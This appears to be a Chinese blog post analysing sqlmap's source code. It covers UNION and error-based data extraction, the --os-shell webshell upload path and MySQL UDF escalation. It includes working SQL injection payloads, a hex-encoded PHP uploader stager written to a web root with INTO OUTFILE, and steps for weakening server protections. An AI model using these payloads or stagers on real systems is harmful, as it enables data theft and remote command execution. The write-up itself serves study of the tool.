

sqlmap源码分析下

Author: recar

E-mail: 1766241489@qq.com

补充联合查询一个点

以及sqlmap --os-shell -d api参数等分析

补充联合查询一个点

上次因为提取了一个正则 但是那个网站把url返回到页面上了 所以匹配上误报了
于是确定中间匹配的内容的正则 验证注入这里是随机的字母字符串 但是只是验证
获取数据还是根据返回的数据

匹配数据的 `qxxxq(?P<result>.*?)qxxxq` 中间是这样写的正则

下面是联合查询的一些详细的地方

先获取有几个字段 `1' ORDER BY 10-- yPij` 二分判断

然后会去判断 每个字段最大输出的长度是40 还是10

UNION_MIN_RESPONSE_CHARS 10

```
for charCount in (UNION_MIN_RESPONSE_CHARS << 2, UNION_MIN_RESPONSE_CHARS):  
    # 第一次是 40 第二次是10  
    # 每次都会将每个字段都测试一下 去匹配是否能匹配上这个特征字符串 每次都会重新随机中间  
    # 的字符串  
    if vector:  
        break  
  
    for position in positions:  
        randQuery = randomStr(charCount)  
        phrase = ("%s%s%s" % (kb.chars.start, randQuery, kb.chars.stop)).lower()  
        randQueryProcessed = agent.concatQuery("\'%s\'" % randQuery)  
        randQueryUnescaped = unescaper.escape(randQueryProcessed)
```

验证成功后获取数据

上次分析了注入点的验证确认 这里我们继续讲下 如何获取想要的数据
我们这里测试获取数据库名 使用参数 `--dbs`

断点会跟入这个与数据库相关的函数 `action()`

进入函数里面可以看到如下根据参数判断是获取指定数据
如 当前用户 当前数据库 是否dba等

```
# Enumeration options
if conf.getBanner:
    conf.dumper.banner(conf.dbmsHandler.getBanner())

if conf.getCurrentUser:
    conf.dumper.currentUser(conf.dbmsHandler.getCurrentUser())

if conf.getCurrentDb:
    conf.dumper.currentDb(conf.dbmsHandler.getCurrentDb())

if conf.getHostname:
    conf.dumper.hostname(conf.dbmsHandler.getHostname())

if conf.isDb:
    conf.dumper.db(conf.dbmsHandler.isDb())

if conf.getUsers:
    conf.dumper.users(conf.dbmsHandler.getUsers())
```

因为我们指定了参数 `--db`

所以进入 `getDb` 这个函数


路径如下:

`plugins/generic/databases.py:81`

```
if conf.getDb:
    conf.dumper.db(conf.dbmsHandler.getDb())
```

然后根据数据库选择判断选择封装对象


`rootQuery = queries[Backend.getIdentifiedDbms()].db`



可以看到是 获取之前判断的数据库类型然后再选定对应的数据库



因为是获取数据库



如下是选择使用哪个sql语句

```
if Backend.isDbms(DBMS.MYSQL) and not kb.data.has_information_schema:
    query = rootQuery.inband.query2
else:
    query = rootQuery.inband.query

values = inject.getValue(query, blind=False, time=False)
# 即有union优先使用 然后才是报错这里走的布尔和时间都false了不然还是会用
```

上面即是

如果有 information_schema 那么就是

```
SELECT DISTINCT(db) FROM mysql.db LIMIT %d,1
```

否则

```
SELECT DISTINCT(schema_name) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT %d,1
```

Mysql 5 以上有内置库 information_schema

所以可以看到版本根据版本来判断

是这样判断是否是版本5以上的

```
if Backend.isVersionGreaterOrEqualThan("5"):
    kb.data.has_information_schema = True
```

先使用的联合查询 统计下字段名 但是没有返回信息 可以看下下面的log日志和手动url的页面返回内容

```
[18:42:28] [PAYLOAD] -8751' UNION ALL SELECT
NULL,NULL,CONCAT(0x717a717a71,IFNULL(CAST(COUNT(schema_name) AS
CHAR),0x20),0x71786a6a71) FROM INFORMATION_SCHEMA.SCHEMATA-- gKIC
[18:42:49] [WARNING] the SQL query provided does not return any output
```



union联合查询没有成功那么这里就走到了报错获取

```
value = errorUse(forgeCaseExpression if expected == EXPECTED.BOOL else query,
dump)
```

如果union可以 那么就是调用下面的方法

```
value = _goUnion(forgeCaseExpression if expected == EXPECTED.BOOL else query,
unpack, dump)
```

在利用报错读取数据之前，sqlmap需要searching for error chunk length，这length是干嘛用的呢？

简单的说，就是报错返回的内容不可能是很长很长的，肯定有长度限制

这里可以看到二分的判断长度

```
'AYLOAD'] 1' AND (SELECT 4254 FROM(SELECT COUNT(*), CONCAT(0x717a7171, (SELECT REPEAT(0x34, 1024)), 0x71786a6a71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'sbhE'='sbhE'
'AYLOAD'] 1' AND (SELECT 3864 FROM(SELECT COUNT(*), CONCAT(0x717a7171, (SELECT REPEAT(0x32, 512)), 0x71786a6a71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'oydC'='oydC'
'AYLOAD'] 1' AND (SELECT 6697 FROM(SELECT COUNT(*), CONCAT(0x717a7171, (SELECT REPEAT(0x36, 256)), 0x71786a6a71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'Djck'='Djck'
'AYLOAD'] 1' AND (SELECT 9413 FROM(SELECT COUNT(*), CONCAT(0x717a7171, (SELECT REPEAT(0x34, 54)), 0x71786a6a71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'oRDG'='oRDG'
'AYLOAD'] 1' AND (SELECT 5749 FROM(SELECT COUNT(*), CONCAT(0x717a7171, (SELECT IFNULL(CAST(COUNT(schema_name) AS CHAR), 0x20) FROM INFORMATION_SCHEMA.SCHEMATA), 0x71786a6a71, FLOOR(RAND(0)*2))x FROM
```

然后获取有多少个数据库

```
1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT IFNULL(CAST(COUNT(schema_name) AS CHAR), 0x20) FROM INFORMATION_SCHEMA.SCHEMATA), 0x7162786a71, 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Pgzy'='Pgzy'
```

COUNT 函数统计

然后 获取数据库名


```
1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT MID((IFNULL(CAST(schema_name AS CHAR), 0x20)), 1, 451) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0, 1), 0x7162786a71, 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'FhJw'='FhJw'
```

```
[16:58:31] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT REPEAT(0x34, 1024)), 0x7162786a71, 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Y0jc'
[16:58:32] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT REPEAT(0x31, 451)), 0x7162786a71, 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Junur'
[16:58:32] [INFO] used SQL query returns 5 entries
[16:58:32] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT IFNULL(CAST(COUNT(schema_name) AS CHAR), 0x20) FROM INFORMATION_SCHEMA.SCHEMATA), 0x7162786a71, 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Junur'
[16:58:32] [INFO] retrieved: 'information_schema'
[16:58:32] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT MID((IFNULL(CAST(schema_name AS CHAR), 0x20)), 1, 451) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0, 1), 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Junur'
[16:58:32] [INFO] retrieved: 'challenges'
[16:58:32] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT MID((IFNULL(CAST(schema_name AS CHAR), 0x20)), 1, 451) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1, 1), 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Junur'
[16:58:33] [INFO] retrieved: 'mysql'
[16:58:33] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT MID((IFNULL(CAST(schema_name AS CHAR), 0x20)), 1, 451) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 2, 1), 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Junur'
[16:58:33] [INFO] retrieved: 'performance_schema'
[16:58:33] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT MID((IFNULL(CAST(schema_name AS CHAR), 0x20)), 1, 451) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 3, 1), 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Junur'
[16:58:33] [PAYLOAD] 1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178627871, (SELECT MID((IFNULL(CAST(schema_name AS CHAR), 0x20)), 1, 451) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 4, 1), 0x78))s), 8446744073709551610, 8446744073709551610))) AND 'Junur'
[16:58:33] [INFO] retrieved: 'security'
```

最后获取数据库

剩下的获取详细字段等都是类似的

简单流程图如下:



数据的获取就是如上

--os-shell

我们这里看下 获取shell的这块 主要是这两个命令 `-os-cmd`, `-os-shell`

执行命令输入如下

先选择web语言

```
[17:17:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[17:17:08] [INFO] going to use a web backdoor for command execution
[17:17:08] [INFO] fingerprinting the back-end DBMS operating system
[17:17:09] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
```

选择是否尝试获取完整目录

```
>
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] [17:30:31] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
>
```

具体函数 ([plugins/generic/takeover.py:67](#))

```
def osShell(self):
    if isStackingAvailable() or conf.direct:
        web = False
    elif not isStackingAvailable() and Backend.isDbms(DBMS.MYSQL):
        infoMsg = "going to use a web backdoor for command prompt"
        logger.info(infoMsg)

        web = True
    else:
        errMsg = "unable to prompt for an interactive operating "
        errMsg += "system shell via the back-end DBMS because "
        errMsg += "stacked queries SQL injection is not supported"
        raise SqlmapNotVulnerableException(errMsg)

    # 获取一个根据系统判断的临时文件路径赋值到 conf.tmpPath
    self.getRemoteTempPath()
    # 主要函数 下面跟入
    self.initEnv(web=web)

    if not web or (web and self.webBackdoorUrl is not None):
        # 这个就是最后的交互shell 无论是有成功都会执行
        self.shell()

    if not conf.osPwn and not conf.cleanup:
        # 清除会话 比如是否删除 创建的 sys_exec sys_eval函数
        self.cleanup(web=web)
```

initENV

[lib/takeover/abstraction.py:178](#)

```
def initEnv(self, mandatory=True, detailed=False, web=False, forceInit=False):
    self._initRunAs()

    if self.envInitialized and not forceInit:
        return

    if web:
        # 这里就是初始化需要上次的临时文件名 上传的目录
```



```

        self.webInit()
    else:
        # 检验获取系统
        self.checkDbmsOs(detailed)

        if Backend.getIdentifiedDbms() in (DBMS.MYSQL, DBMS.PGSQL):
            # 这里是udf文件提权
            success = self.udfInjectSys()

            if success is not True:
                msg = "unable to mount the operating system takeover"
                raise SqlmapFilePathException(msg)
            elif Backend.isDbms(DBMS.MSSQL):
                if mandatory:
                    self.xpCmdshellInit()
            else:
                errMsg = "feature not yet implemented for the back-end DBMS"
                raise SqlmapUnsupportedFeatureException(errMsg)

        self.envInitialized = True

```

主要是 `webInit`

webInit

```

def webInit(self):
    """
    生成需要上传文件的文件名等
    """

    if self.webBackdoorUrl is not None and self.webStagerUrl is not None and self.webPlatform is not None:
        return
    # 获取系统 linux
    self.checkDbmsOs()

    default = None
    choices = list(getPublicTypeMembers(WEB_PLATFORM, True))
    # choices 就是 asp aspx jsp php
    # 下面根据末尾进行判断选择默认的语言
    for ext in choices:
        if conf.url.endswith(ext):
            default = ext
            break

    if not default:
        # url没有获取到则 如果系统是windows则使用asp 否则使用php
        default = WEB_PLATFORM.ASP if Backend.isOs(OS.WINDOWS) else WEB_PLATFORM.PHP

    message = "which web application language does the web server "

```



```
message += "support?\n"

for count in xrange(len(choices)):
    ext = choices[count]
    message += "[%d] %s%s\n" % (count + 1, ext.upper(), (" (default)" if
default == ext else ""))

    if default == ext:
        default = count + 1

message = message[:-1]

while True:
    # 获取输入的路径
    choice = readInput(message, default=str(default))

    if not choice.isdigit():
        logger.warn("invalid value, only digits are allowed")

    elif int(choice) < 1 or int(choice) > len(choices):
        logger.warn("invalid value, it must be between 1 and %d" %
len(choices))

    else:
        self.webPlatform = choices[int(choice) - 1]
        break

directories = list(arrayizeValue(getManualDirectories()))
# 获取输入或者其他方式的路径
directories.extend(getAutoDirectories())

directories = list(oset(directories))

# 小马和大马
backdoorName = "tmpb%s.%s" % (randomStr(lowercase=True), self.webPlatform)

backdoorContent = decloak(os.path.join(paths.SQLMAP_SHELL_PATH, "backdoors",
"backdoor.%s_" % self.webPlatform))
# 小马 用于上传后再次上传大马
stagerContent = decloak(os.path.join(paths.SQLMAP_SHELL_PATH, "stagers",
"stager.%s_" % self.webPlatform))

for directory in directories:
    if not directory:
        continue
    # 小马的随机文件名
    stagerName = "tmpu%s.%s" % (randomStr(lowercase=True), self.webPlatform)
    self.webStagerFilePath = posixpath.join(ntToPosixSlashes(directory),
stagerName)
    # 生成这个文件的路径
    # u'/var/www/html/tmpuggxn.php'
    # 对这个路径进行一些处理 比如windows的话等
    uploaded = False
```

```

        directory = ntToPosixSlashes(normalizePath(directory))

        if not isWindowsDriveLetterPath(directory) and not
directory.startswith('/'):
            directory = "%s" % directory

        if not directory.endswith('/'):
            directory += '/'

        # Upload the file stager with the LIMIT 0, 1 INTO DUMPFIL method
        infoMsg = "trying to upload the file stager on '%s' " % directory
        infoMsg += "via LIMIT 'LINES TERMINATED BY' method"
        logger.info(infoMsg)
        # 上传文件 使用执行sql语句 into outfile导出
        self._webFileInject(stagerContent, stagerName, directory)

        # 请求上传的页面判断是否上传成功
        # 并输出成功后的路径等

```

_webFileInject 上传小马文件

调用方法上传文件暂存器即小马

上传完后请求页面

```

def _webFileInject(self, fileContent, fileName, directory):
    outFile = posixpath.join(ntToPosixSlashes(directory), fileName)
    uplQuery = getUnicode(fileContent).replace(SHELL_WRITABLE_DIR_TAG,
directory.replace('/', '\\\\') if Backend.isOs(OS.WINDOWS) else directory)
    # uplQuery
    """
    <?php
    if (isset($_REQUEST["upload"])){$dir=$_REQUEST["uploadDir"];if (phpversion()
<'4.1.0'){ $file=$_HTTP_POST_FILES["file"]
["name"];@move_uploaded_file($_HTTP_POST_FILES["file"]["tmp_name"],$dir."/".$file)
or die();}else{$file=$_FILES["file"]["name"];@move_uploaded_file($_FILES["file"]
["tmp_name"],$dir."/".$file) or die();}@chmod($dir."/".$file,0755);echo "File
uploaded";}else {echo "<form action=".$_SERVER["PHP_SELF"]." method=POST
enctype=multipart/form-data><input type=hidden name=MAX_FILE_SIZE
value=1000000000><b>sqlmap file uploader</b><br><input name=file type=file><br>to
directory: <input type=text name=uploadDir value=/var/www/html/> <input
type=submit name=upload value=upload></form>";}}>

    """
    query = ""

    if isTechniqueAvailable(kb.technique):
        where = kb.injection.data[kb.technique].where

        if where == PAYLOAD.WHERE.NEGATIVE:
            randInt = randomInt()

```

```

        query += "OR %d=%d " % (randInt, randInt)

        query += getSQLSnippet(DBMS.MYSQL, "write_file_limit", OUTFILE=outFile,
                                HEXSTRING=hexencode(uplQuery, conf.encoding))
        # 下面一坨就是将 小马写导出的目录下
        # 这个小马的文件名规则:
        # stagerName = "tmpu%s.%s" % (randomStr(lowercase=True), self.webPlatform)
        # 随机字符串 'abcdefghijklmnopqrstuvwxyz' 26个小写字母 加上文件后缀 php jsp等
        # 即是下面这种 /tmpuggxn.php


        # OR 6549=6549 LIMIT 0,1 INTO OUTFILE '/var/www/html/tmpuggxn.php' LINES
        TERMINATED BY
        0x3c3f7068700a69662028697373657428245f524551554553545b2275706c6f6164225d29297b2464
        69723d245f524551554553545b2275706c6f6164446972225d3b6966202870687076657273696f6e28
        293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d
        5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c652824485454505f504f53545f46
        494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c652920
        6f722064696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e616d
        65225d3b406d6f76655f75706c6f616465645f66696c6528245f46494c45535b2266696c65225d5b22
        746d705f6e616d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d4063686d
        6f6428246469722e222f222e2466696c652c30373535293b6563686f202246696c652075706c6f6164
        6564223b7d656c7365207b6563686f20223c666f726d20616374696f6e3d222e245f5345525645525b
        225048505f53454c46225d2e22206d6574686f643d504f535420656e63747970653d6d756c74697061
        72742f666f726d2d646174613e3c696e70757420747970653d68696464656e206e616d653d4d41585f
        46494c455f53495a452076616c75653d313030303030303030303e3c623e73716c6d61702066696c65
        2075706c6f616465723c2f623e3c62723e3c696e707574206e616d653d66696c6520747970653d6669
        6c653e3c62723e746f206469726563746f72793a203c696e70757420747970653d74657874206e616d
        653d75706c6f61644469722076616c75653d2f7661722f7777772f68746d6c2f3e203c696e70757420
        747970653d7375626d6974206e616d653d75706c6f61642076616c75653d75706c6f61643e3c2f666f
        726d3e223b7d3f3e0a-- -
        # 写文件
        query = agent.prefixQuery(query)          # Note: No need for suffix as
        'write_file_limit' already ends with comment (required)
        payload = agent.payload(newValue=query)
        page = Request.queryPage(payload)

        return page

```

加载大小马 写入 最后获取 获取**shell**


他开始加载了两个文件 小马和大马



会先上传小马

最开始先尝试 limit的方式语句写入文件

LINES TERMINATED BY和LINES STARTING BY原理为在输出每条记录的结尾或开始处插入webshell内容，所以即使只查询一个字段也可以写入webshell内容



然后再上传 大马

最后获取交互shell



对于mysql导出文件

这里因为需要搞这个环境有如下要求

1. 高版本的MYSQL添加了一个新的特性secure_file_priv，该选项限制了mysql导出文件的权限需要设置为空字符串 不能是Null 不能是指定路径

2. 还有需要对 `/etc/apparmor.d` 修改配置文件 对 `usr.sbin.mysqlld` 增加导出指定目录文件的权限
3. 文件不能覆盖写入，所以文件必须为不存在 mysql 执行 into outfile 存在的话会报错
4. 还要给mysql能写到指定目录的权限
5. 这里如果是docker的话 需要 增加参数 `--privileged` 给予最高的root权限并且修改 apparmor对应的配置才可以

linux安全防御需要修改文件 `usr.sbin.mysqlld`

修改后重启

```
# test
/var/www/html/ rw,
/var/www/html/** rw,
/usr/lib/mysql/plugin/ rw,
/usr/lib/mysql/plugin/** rw,
```

-d 直连数据库提权

如果直接连接数据库的话是使用的udf提权:

mysql udf提权

UDF (user defined function) 用户自定义函数，是mysql的一个拓展接口。用户可以通过自定义函数实现在mysql中无法方便实现的功能，其添加的新函数都可以在sql语句中调用，就像调用本机函数一样。

sqlmap的这些文件是 异或编码的 而且是有解码脚本的

sqlmap/extra/cloak目录下的cloak.py

知道了数据库的用户名和密码

```
python sqlmap.py -d "mysql://root:root@192.168.19.128:3306/mysql" --os-shell
```

会先测试mysql 并且会再次确认

```
[10:40:23] [DEBUG] cleaning up configuration parameters
[10:40:34] [INFO] connection to mysql server 192.168.19.128:3306 established
[10:40:34] [INFO] testing MySQL
[10:40:34] [PAYLOAD] SELECT (CASE WHEN (QUARTER(NULL) IS NULL) THEN 1 ELSE 0 END)
[10:40:34] [INFO] confirming MySQL
[10:40:34] [PAYLOAD] SELECT (CASE WHEN (SESSION_USER() LIKE USER()) THEN 1 ELSE 0 END)
[10:40:35] [PAYLOAD] SELECT (CASE WHEN (VERSION() LIKE '%MariaDB%') THEN 1 ELSE 0 END)
[10:40:35] [PAYLOAD] SELECT (CASE WHEN (ISNULL(JSON_STORAGE_FREE(NULL))) THEN 1 ELSE 0 END)
[10:40:35] [DEBUG] (remote) (_mysql_exceptions.OperationalError) (1305, 'FUNCTION mysql.JSON_STORAGE_FREE does not exist')
[10:40:35] [PAYLOAD] SELECT (CASE WHEN (ISNULL(TIMESTAMPADD(MINUTE,5998,NULL))) THEN 1 ELSE 0 END)
[10:40:35] [INFO] the back-end DBMS is MySQL
```

确认后并判断出mysql的版本后 这里根据命令行的不同参数选择不同的函数

```

if conf.getDBs:
    conf.dumper.dbS(conf.dbmsHandler.getDBs())

if conf.getTables:
    conf.dumper.dbTables(conf.dbmsHandler.getTables())

if conf.commonTables:
    conf.dumper.dbTables(tableExists(paths.COMMON_TABLES))

if conf.getSchema:
    conf.dumper.dbTableColumns(conf.dbmsHandler.getSchema(), CONTENT_TYPE.SCHEMA)

if conf.getColumns:
    conf.dumper.dbTableColumns(conf.dbmsHandler.getColumns(), CONTENT_TYPE.COLUMNS)

if conf.getCount:
    conf.dumper.dbTablesCount(conf.dbmsHandler.getCount())

if conf.commonColumns:
    conf.dumper.dbTableColumns(columnExists(paths.COMMON_COLUMNS))

if conf.dumpTable:
    conf.dbmsHandler.dumpTable()

if conf.dumpAll:
    conf.dbmsHandler.dumpAll()

if conf.search:

```

我们这里选择的是 交互shell 所以会 进入 `conf.dbmsHandler.osShell()` 函数

os与dbs判断

```

184         if web:
185             self.webInit()
186         else:
187             -> self.checkDbmsOs(detailed)
188
189             if mandatory and not self.isDbA():
190                 warnMsg = "functionality requested probably does not work because "
191                 warnMsg += "the current session user is not a database administrator"
192
193     (Pdb) n
194     [15:12:09] [INFO] fingerprinting the back-end DBMS operating system
195     [15:12:09] [INFO] resumed: [[u'0']]...
196     [15:12:09] [INFO] the back-end DBMS operating system is Linux
197     [15:12:09] [WARNING] (remote) (_mysql_exceptions.OperationalError) (1051, "Unknown table 'mysql.sqlmapfile'")
198     [15:12:09] [WARNING] (remote) (_mysql_exceptions.OperationalError) (1051, "Unknown table 'mysql.sqlmapfilehex'")
199     > /home/ubuntu/sqlmap/sqlmap-1.3/lib/takeover/abstraction.py(189)initEnv()
200     -> if mandatory and not self.isDbA():
201     (Pdb) n
202     [15:12:27] [INFO] testing if current user is DBA
203     [15:12:27] [INFO] fetching current user
204     [15:12:27] [INFO] resumed: [[u'root@']]...
205     [15:12:27] [INFO] resumed: [[u'1']]...
206     > /home/ubuntu/sqlmap/sqlmap-1.3/lib/takeover/abstraction.py(201)initEnv()
207     -> if Backend.getIdentifiedDbms() in (DBMS.MYSQL, DBMS.PGSQL):
208     (Pdb)

```

选择64位还是32位

```
[11:05:47] [INFO] fingerprinting the back-end DBMS operating system
[11:05:47] [INFO] the back-end DBMS operating system is Linux
[11:05:47] [WARNING] (remote) (_mysql_exceptions.OperationalError) (1051, "Unknown table 'mysql.sqlmapfile'")
[11:05:47] [WARNING] (remote) (_mysql_exceptions.OperationalError) (1051, "Unknown table 'mysql.sqlmapfilehex'")
[11:05:47] [INFO] testing if current user is DBA
[11:05:47] [INFO] fetching current user
what is the back-end database management system architecture?
[1] 32-bit (default)
[2] 64-bit
>
```

这块代码的路径 `sqlmap-1.3/plugins/generic/takeover.py(81)osShell()`

上传 **udf**的代码

`sqlmap-1.3/lib/takeover/udf.py(180)udfInjectSys()`

```
def udfInjectSys(self):
    self.udfSetLocalPaths() # 选择32还是64位
    self.udfCheckNeeded() # 检验udf是否已经存在了
